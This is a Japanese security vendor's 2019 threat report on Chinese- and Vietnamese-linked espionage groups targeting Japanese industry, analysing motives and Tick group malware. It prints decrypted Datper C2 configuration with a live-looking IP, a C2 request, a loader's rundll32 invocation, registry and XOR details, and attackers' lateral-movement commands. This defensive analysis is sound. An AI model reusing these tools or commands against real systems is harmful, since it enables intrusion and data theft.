標的型攻撃の実態と対策アプローチ 第2版

日本を狙うサイバーエスピオナージの動向2018年度下期

2019年4月1日 **マクニカネットワークス株式会社**

マクニカネットワークス株式会社

目　次

エグゼクティブサマリー

日本国内の組織に対する標的型攻撃（サイバーエスピオナージ）は継続して観測されています。海外を含めたサイバーセキュリティ業界による努力のおかげもあり、現在までに日本国内で収集された攻撃痕跡を、攻撃手法、攻撃インフラ、被害内容の視点で分析すると、攻撃主体に中国政府が関わっていることは、もはや疑いの余地がなくなってきています。今回のレポートでは、2018 年 10 月から 2019 年 3 月に観測された標的型攻撃のうち、Tick グループと DragonOK グループによる攻撃活動について詳細を記載していますが、どちらも中国に拠点を置く攻撃グループとされています。また、ベトナムに拠点を置くと見られる OceanLotus グループによる日本企業への攻撃も観測されており、そちらも詳細を記載しました。

ランサムウェア（身代金要求型ウイルス）や DDoS 攻撃（サービス妨害攻撃）の被害は、即座に業務へ影響するので、必然的に経営者の耳に届きやすい一方で、機密情報を窃取するサイバーエスピオナージの被害は、即座に影響が出ない上、技術盗用などの実被害との因果関係が表面化しづらいため、経営者の耳に届かず、現場のマネージャーで処理されてしまうことが多々あります。しかしながら、窃取された機密情報は中国政府や中国企業の手に渡ることで、結果として日本企業の産業競争力を徐々に低下させていくことになります。


サイバー産業スパイの対象は、宇宙、航空、海洋、防衛、学術機関だけでなく、エレクトロニクス、化学、機械、半導体、医療、農業、シンクタンク、メディアに至るまで幅広く狙われています。今回のレポートを社内や業界での注意喚起にご活用頂き、必要に応じて、攻撃者に侵入されていることを前提に調査や対策を行って頂きたいと思います。

本レポートが、日本企業のセキュリティ対策を考える上で有益な情報となることを心より願うばかりです。

観測された攻撃とその背景

2018 年 4 月から 2019 年 3 月に観測された標的型攻撃とその標的となった業種のタイムチャートです。

表 1. 2018 年度に観測された標的型攻撃と標的業種



日本を主な標的の 1 つとしている攻撃グループ APT10 は、2018 年 10 月に ANEL[1][2][3] を利用した攻撃が観測された後、活動が見られていませんでした。2 ヶ月前の 2018 年 8 月に、中国国家安全部 (MSS) とそのメンバーが APT10 の攻撃活動に関与した可能性を示す記事が、IntrusionTruth のブログ [4] で公開されました。その後、APT10 の攻撃活動に対して、2018 年 12 月に米司法省からの起訴 [5] ならびに外務省から外務報道官談話 [6] が発表されています。これら一連の影響もあり、APT10 は、攻撃活動のテンポを抑えている可能性があると思われます。一方で、権威ある機関からの非難や起訴に至っていない BlackTech[7][8][9]、Tick/BLONZE BUTLER[10] といった攻撃グループの活動が引き続き観測されています。また、Tick と OceanLotus[11] グループによる、日本製造企業の海外拠点を標的とした攻撃が観測されています。

1 https://blog.trendmicro.co.jp/archives/17280
2 https://www.fireeye.com/blog/jp-threat-research/2018/09/apt10-targeting-japanese-corporations-using-updated-ttps.html
3 https://www.macnica.net/mpressioncss/report.html/
4 https://intrusiontruth.wordpress.com/category/apt10/
5 https://www.justice.gov/opa/pr/two-chinese-hackers-associated-ministry-state-security-charged-global-computer-intrusion
6 https://www.mofa.go.jp/mofaj/press/danwa/page4_004594.html
7 https://blog.trendmicro.co.jp/archives/15393
8 https://www.lac.co.jp/lacwatch/people/20180425_001625.html
9 https://blogs.jpcert.or.jp/ja/2018/03/tscookie.html
10 https://www.secureworks.jp/resources/rp-bronze-butler
11 https://www.welivesecurity.com/wp-content/uploads/2018/03/ESET_OceanLotus.pdf

2018 年 11 月 (BlackTech, OceanLotus, FancyBear)

BlackTech 攻撃グループの PLEAD マルウェアを使った攻撃が重工業を標的として観測されました。OceanLotus グループによる、日本の自動車製造企業の東南アジア拠点を標的とした攻撃を観測しました。本書の後半で、観測された OceanLotus の攻撃手法の分析を記載します。FacnyBear の世界規模の Zebrocy への感染を狙ったスピアフィッシングメールが日本でも観測されました [12] 。

2018 年 12 月 (Lazarus)

Lazarus グループによる世界規模の WILDPOSITRON への感染を狙ったスピアフィッシングメールが日本でも観測されました [13] 。

2019 年 2 月 (Tick, DragonOK)

Tick グループによる、化学系企業の東アジア拠点を標的とした攻撃が観測されました。しばらく攻撃の観測がなかった DragonOK[14] グループによる、Upheart RAT への感染を狙ったスピアフィッシングメールが観測されました。本書の後半で、Tick グループと DragonOK グループの攻撃手法の分析を記載します。

2018 年度に観測された攻撃の目的や背景

2018 年度に観測された攻撃については、下表 2 で示すように、大きく 3 つの目的での攻撃活動があったと分類しています。それぞれの目的ごとに攻撃の背景を分析します。

表 2. 2018 年度に観測された標的業種と目的

目　的	業　種	主な攻撃グループ
政治、外交上の機密情報の入手	メディア、シンクタンク	APT10, DarkHotel
設計図、製造技術など知的財産の入手	製造業 (主に化学、重工、海洋技術)	Tick, WINNTI, BlackTech
顧客情報、将来の攻撃インフラ情報の入手	テレコム	Taidoor

政治・外交上の機密情報の入手 (メディア、シンクタンク)

2018 年度の上期はメディア、シンクタンクを標的とした APT10 の攻撃が多く観測されました。また、DarkHotel と思われる攻撃グループからの攻撃が 2018 年 8 月に観測されました。メディア、シンクタンクで 2018 年度上期に攻撃が活発に観測された 1 つの背景には、2018 年 6 月の第 1 回米朝首脳会談があると分析しています。歴史的な第 1 回の米朝首脳会談に前後して、朝鮮半島情勢に関する日本の政治・外交上の情報を入手する目的で、メディアの記者やジャーナリスト、シンクタンクや学術系の半島情勢の専門家に対しての諜報活動が活発化したと思われます。一方、2019 年 2 月の第 2 回米朝首脳会談に前後しては、活発な攻撃活動は観測されませんでした。第 1 回目の未知の会談と比較すると、その後朝鮮半島に関連した情報入手と分析が進み、それほど積極的に諜報活動を行う必要がなかった可能性があります。

知的財産の窃取 (製造業)

2018 年度を通して、製造業への攻撃が活発に観測されました。Tick グループによる攻撃が重工系企業 (2018 年 5 月) と化学系企業 (2018 年 9 月と 2019 年 2 月) で観測され、WINNTI グループによる攻撃が化学系企業 (2018 年前半) で観測されています。また、BlackTech グループによる攻撃が、海洋エンジニアリング系企業 (2018 年 9 月) と重工系企業 (2018 年 11 月) で観測されました。製造業への攻撃の背景には、経済的な目的で設計図や製造技術など知的財産を狙った目的があると分析しています。2018 年 10 月以降、米司法省は APT10 の起訴だけでなく、中国政府の関与も疑われる複数のハッキングを起訴しています。この中には、2018 年度前半に日本の化学系企業への攻撃でも観測された winnti マルウェアを使った米国タービン技術企業へのハッキングに対する、2018 年 11 月の起訴もあります [15]。米司法省からの複数のハッキングに対する起訴の背景には、米中の貿易問題すなわち米中貿易戦争があります。米国のトランプ政権は、中国政府による知的財産侵害の「手口」として、つぎの 4 つを挙げて批判しています [16] 。

12 https://blog.trendmicro.co.jp/archives/19829
13 https://www.mcafee.com/enterprise/en-us/assets/reports/rp-operation-sharpshooter.pdf
14 https://www.fireeye.jp/company/press-releases/2014/fireeye-cyber-attack-group-preventing-cyber-attacks.html
15 https://www.justice.gov/opa/press-release/file/1106491/download
16 梶谷 懐著 中公新書 「中国経済講義」 p. 236

1 外資規制により米企業に技術移転を強要している
2 技術移転契約で米企業に対し差別的な扱いをしている
3 中国企業を通じて先端技術を持つ米国企業を買収している
4 人民解放軍などが米国企業にサイバー攻撃を行っている

米国司法省からの一連の起訴は、4 つ目の人民解放軍などによる米国企業に対するサイバー攻撃を起訴したものです。このように、米国は中国に対して強硬姿勢を見せていますが、中国に対して「中国製造 2025」の撤回も求めているとされ、「中国製造 2025」政策の 10 の重点分野と 23 の品目は、サイバー攻撃によって積極的に知的財産が狙われる可能性のある分野であると思われます [17]。日本を狙った標的型攻撃で観測されている製造業種は、この 10 の重点分野と一致するものがあり、2018 年度における我々の観測では表 3 のようになります。

表 3.「中国製造 2025」重点分野と観測された攻撃グループ

	重点分野	攻撃グループ
1	次世代情報技術（半導体、次世代通信規格「5G」）	WINNTI
2	高度なデジタル制御の工作機械・ロボット	
3	航空・宇宙設備（大型航空機、有人宇宙飛行）	Tick
4	海洋エンジニアリング・ハイテク船舶	BlackTech (PLEAD)
5	先端的鉄等設備	
6	省エネ・新エネ自動車	
7	電力設備（大型水力発電、原子力発電）	
8	農業用機材（大型トラクター）	
9	新素材（超伝導素材、ナノ素材）	WINNTI, Tick
10	バイオ医薬・高性能医療機械	

「中国製造 2025」の 1-1、最優先課題の半導体産業の強化について取り上げてみたいと思います。「中国製造 2025」の半導体産業の強化の取り組みの 1 つとして、米国や日本からの半導体製造装置や材料に依存しない、中国国内での半導体生産体制の強化があります [18]。化学系企業で WINNTI や Tick からの攻撃が観測されている背景のひとつには、半導体製造および製品に利用される先端化学技術への狙いがあると分析しています。たとえば、日本国内の化学企業が有している半導体の集積率に関係する化学技術が窃取されれば、窃取した知的財産を活用して開発投資を抑えつつ開発スピードを早め (図 1)、近い将来日本からの半導体材料の供給に頼らず、集積率の高い高度な半導体の生産体制の確立へ寄与する事になると思われます。将来、高度な技術を使った化学製品の輸出による我が国の利益が大きく損なわれるでしょう。
標的型攻撃は、感染後 1 時間もすれば身代金要求が画面に表示される事もなく、感染後に銀行の口座からお金がなくなるというような事もなく、感染に気づかなければ表面上システムに変化はあらわれません。類似製品が他社に開発されたり、取引先が急に部材の供給を必要としなくなったりといった影響が表れるのは早くても数年後で、こういった事態の背後にサイバー攻撃による技術窃取があった事に気づけない可能性もあります。攻撃や被害が見えにくいからといって目をつぶり、サイバー攻撃による技術盗用を許し、利益を損なうような事があってはなりません。製造業種においては、サイバー攻撃による技術窃取は競争相手の開発コストを抑えつつ急速な技術開発を許してしまう、という中長期的な経営視点を持って対策をしっかり検討する必要があります。表 3 に記載された製造業種、ならびに関連技術の研究機関は特にご注意頂きたいと思います。




図 1. 知的財産窃取による開発スピードの短縮

17 https://www.nikkei.com/article/DGXKZO38656320X01C18A2EA2000/
18 https://eetimes.jp/ee/articles/1808/08/news009.html

顧客情報・攻撃インフラ情報の入手（テレコム）

2017 年末から 2018 年 6 月まで約半年程度継続的に観測された Taidoor グループの攻撃についてとりあげます。攻撃グループの主な標的はテレコム企業が第 1 にあげられますが、テレコム企業がインフラとして使う通信関連装置の製造企業も標的となりました。Taidoor グループの攻撃の目的としては、テレコム企業のインフラを利用する顧客の個人情報と通信機器やインフラに関する情報を入手することで、将来の攻撃の足がかりをつかむという目的があったと推測しています。

新しい TTPs や RAT など

ここでは、先に引用させて頂いた公開されている他社の調査報告ではまだ触れられていない観測や分析を中心に、詳しく紹介します。

Tick グループ TTPs の進化

Tick/Bronze Butler が使う主なマルウェアには、コマンド実行、ファイルのアップロードやダウンロードなど RAT としての機能を有した Daserf, XXMM, Datper の存在が確認されていますが、2018 年 4 月以降は主に Datper が多く観測されています。
2019 年 1 月には、オープンマルウェアリポジトリに、正規のデジタル証明書 (図 2) が付与された Datper がアップロードされました。
(SHA256:6530f94ac6d5b7b1da6b881aeb5df078fcc3ebffd3e2ba37585a37b881cde7d3) 盗んだデジタル証明書を悪用する




図 2. Datper に付与されていたデジタル証明書

手口は新しいものではなく、最近では、日本でも活動が観測されている BlackTech/PLEAD が悪用をしています [19]。但し、弊社の観測する限りでは Datper に正規のデジタル証明書が付与されていたのは初めてであり珍しいケースと考えています。
今回分析したデジタル証明書が付与された Datper と 2018 年上期に観測した Datper
(SHA256:569ceec6ff588ef343d6cb667acf0379b8bc2d510eda11416a9d3589ff184189) を比較した所、コードレベルでは大きな違いは見られていません。Datper の大まかな処理の流れと変化のない特徴は以下の通りです。

1. 実行時に、LoadLibrary、GetProcAddress 関数で処理に必要なライブラリ関数を動的にロード
2. 暗号化されている設定情報の復号 (図 3)
3. C2 と通信 (通信開始時間 (h) と通信終了時間 (h) を設定として保有)
4. C2 からのコマンド処理 (RAT 処理部分)

変化がない部分

- 文字列を隠蔽する為に PaloAlto 社が分析している Tick グループが使う文字列変換テーブル [20] (図 4) を使用
- 既知の固定 User-Agent 値 (図 5)
- mutex 値

User-Agent と mutex 値は、設定として保有している事から開発ツールのデフォルト値でそのまま使われていた可能性もあります。設定項目については、JPCERT が分析レポート [21] の中で解説をしています。

19 https://www.welivesecurity.com/2018/07/09/certificates-stolen-taiwanese-tech-companies-plead-malware-campaign/
20 https://unit42.paloaltonetworks.com/unit42-tick-group-continues-attacks/
21 https://blogs.jpcert.or.jp/ja/2019/02/tick-activity.html

```
a13656298Http21 db '13656298|||http://211.233.81.242/hp.php|||10|||d4fy3ykdk2ddssr|||' ;
                db 'NULL|||NULL|||NULL|||NULL|||0|||24|||NULL|||Mozilla/5.0 (Windows '
                db 'NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko|||aiaA$csh0h5882A'
                db '+wNmRsyknDQsi7La6IT=YD8gRDJf8ZXhcvPb66TW54vucxYRfDbdnidbgs1fCLMS1'
                db 'pU8ZPMtHSutpqw8dPbG=LJR9rQ9ezkBxQ0fv4GGTesBPb1kty01rhhHDMQj5K4I36'
                db '9LUF8Xmdqq2nmJi69KfTQFLy135=+3Te4v1vyEyl9Afbu8AOAit19qj5R46jQ5Y9T'
                db 'wEcmfw7=3G4KSxmkwei=5=OHqPgqAqpgvcwlTcAgnGhvJLrQyzpPUiC2KSNL4F61T'
                db '7GZQ8jo2JR|||',0
```

図 3. Datper の設定情報 (復号後)

```
+aKhl9v1ds5zQnfn db 'KhL9V1ds5Z"QnfNC&Fb8xGr-()<>[]{}|+THce;0%7Oiz#W DE6qS?aw./BJlk,yU'
+                db 'PjgI\`^@$*tumYA',27h,'p2RoX=v_:M43',0
                 align 4
+a5j2cnxMxK3dkLg db '5j2Cnx\`^@$*(]{}|+mX k3DK',27h,'LGchHNPgZ,z0T8_sRU7)<>"[lBpdfI#%b'
+                db 'u;yt-YeoW?4vAMQVa.6qJi:=wFO9&/1ESr',0
```

図 4. 文字列変換テーブル

Stream Content

```
GET /hp.php?
ictjpqojd=62e821xc346ca89h7i6xypnvowr758pw6c6er4qhs7d440ly585a36a280ewlz88yu38j18p
HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 211.233.81.242
Cache-Control: no-cache
```

図 5. Datper の通信内容

これまで観測されているツールの多くがデジタル証明書を付与されていません。標的組織への配送や検出回避に有効であると判断した時のみデジタル証明書を付与する事で、証明書の悪用が発覚する可能性を最大限低くし、標的組織に侵入できる期間を延命しようとする意図があるのではないかと推測しています。

RATローダー

2018年度下期は、Datperで侵入初期の偵察活動をした後、本格的な攻撃時に別のRATをロードするローダー (SHA256: 0542ecabb7654c6fd6fc4e12fe7f5ff266df153746492462f7832728d92a5890)が使われるのを確認しました。このローダーは、DLLファイルで、攻撃者によりサービスプログラムとして登録され、rundll32.exe経由で起動するようになっていました。DLLのエクスポート関数のwin7load (図6)がマルウェアとして動作を開始するエントリポイントとなっています。

起動すると、win7load関数のパラメータで渡された文字列を元に、通信先が設定されているレジストリキーの値を読みに行きます。このレジストリキーは、攻撃者がローダーをインストールする際に合わせて作成しています。弊社が観測した中では、下記パラメータで起動されるものがありました。

rundll32.exe "c:\program files\google\googletoolbarnotifier\5.12.11510.1228\swg32.dll", win7load SCPolicys

win7loadに続いてSCPolicysのパラメータが渡された場合は、以下のレジストリ値を読みに行きます。

HKLM\SYSTEM\Current-ControlSet\Services\SCPolicys\ConnectHost

ConnectHostに設定されている値は、Base64とシングルバイトXOR (0xDF)の組み合わせでエンコードされた値で、デコードするとC2の通信先の文字列となります。パラメータで渡される文字列は、”SCPolicys”の他に、”upnphosts”と”SoftPolProtSvc”が観測されています。エンコードされている通信先は、公開ツールのCyberChef[22]を使ったブルートフォース解析によっても容易に解読する事ができます (図7)。




図 6. エクスポート関数




図 7. 通信先をデコードする CyberChef レシピ

22 https://github.com/gchq/CyberChef

ConnectHost に設定されている文字列を取得した後は、通信の処理に入ります。通信は、ws2_32.dll より関数のアドレスをロードして、ソケットベースの connect() を使って通信します。通信に成功した場合は、C2 からの命令の処理に入ります。通信に失敗した場合は、20 秒間スリープして再度通信を試みます (図 8)。




図 8. 通信処理の流れ

コード解析の結果、この DLL 自体は RAT 機能を有しておらず、通信先からダウンロードするコードをメモリ上で実行するローダータイプのマルウェアである事が分かりました。EDR 製品のログから、この DLL をロードしている rundll32.exe から ipconfig 等のコマンドが実行された事を確認しており、通信先から RAT 機能を有するコードがダウンロードされてメモリ上で RAT が動いていたと考えられます。このローダーには、商用のリバースエンジニアリング対策ツール VMProtect[23] で難読化されたもの (図 9) と、難読化されていないものが確認されています。標的の組織により使い分けている可能性も考えられますが、明確な理由は判明していません。




図9. 難読化されたコード

また、この RAT ローダーでも Datper が使用する文字列変換テーブルが使われており、継続して使われている事からこれらの文字列を検出や帰属に活用する事ができます。

23 https://vmpsoft.com/

Tick グループが利用するコマンド

win7load のエクスポート関数で開始される RAT ローダー DLL が観測された攻撃において、Tick グループが悪用した Windows コマンドについて説明します。今回、EDR 製品による攻撃記録を開始した時点で、攻撃者は net use コマンドを使って頻繁に別の端末のファイル共有に対してマウント処理を行っている事が確認されました。net use コマンドの利用は侵入拡大を行うための活動[24] ですが、EDR 製品で攻撃を監視する前にすでにパスワード情報が窃取されてしまっていたと思われます。さらに at コマンドを用いて、他端末での RAT ローダー DLL などの攻撃ツールの実行も確認されています。at コマンドでは、リモートで実行するコマンド以外に時刻を指定することが可能ですが、今回この攻撃者は、net time コマンドを利用して、拡大対象の端末に対して時刻同期を行う動作が確認されました。また、ping や netstat コマンドが、偵察活動の一環として利用されています。netstat | find “3389”のコマンドを実行し、感染端末において、RDP の利用有無を確認する振る舞いも確認されています。しかしながら、今回の一連の攻撃の中で RDP の利用は確認できませんでした。攻撃の中では、p.dat とリネームされた PsExec[25] や com.dat としてリネームされた UPX でパックされているコマンドライン形式の RAR アーカイバが利用されていました。これらツールの利用は、他の多くの攻撃者グループが見せる標的型攻撃の侵入手法 と大きな違いはありません。以下は、観測されたコマンドと実行回数となります (表 4)。

表 4. Tick グループの攻撃で観測された攻撃コマンド

コマンド	回　数
net use	43
at	8
net time	6
ping -n 1	6
net use /del	5
p.dat (PsExec)	5
net view	3
query user	3
com.dat (RAR)	3
netstat -ano	2
find "3389"	1
ipconfig /all	1
tasklist	1
net view /domain	1
net user	1
net share	1
arp -a	1

24 https://www.jpcert.or.jp/present/2018/20171109codeblue2017_ja.pdf
25 https://www.jpcert.or.jp/research/20171109ac-ir_research2.pdf

Tick グループが利用したインフラ

攻撃者は通信先の IP アドレスを頻繁に変更することで C2 通信をコントロールしていました（図 10）。頻繁に変更する理由として下記が考えられます。

- C2 通信の検出を逃れるために、攻撃のタイミングのみ通信を確立させるため
- 感染端末から直接外部の C2 サーバへ接続できない場合に、内部ネットワークに存在するプロキシに通信をルーティングさせるため。（マルウェアの直接の通信先がプライベート IP アドレスとなる）

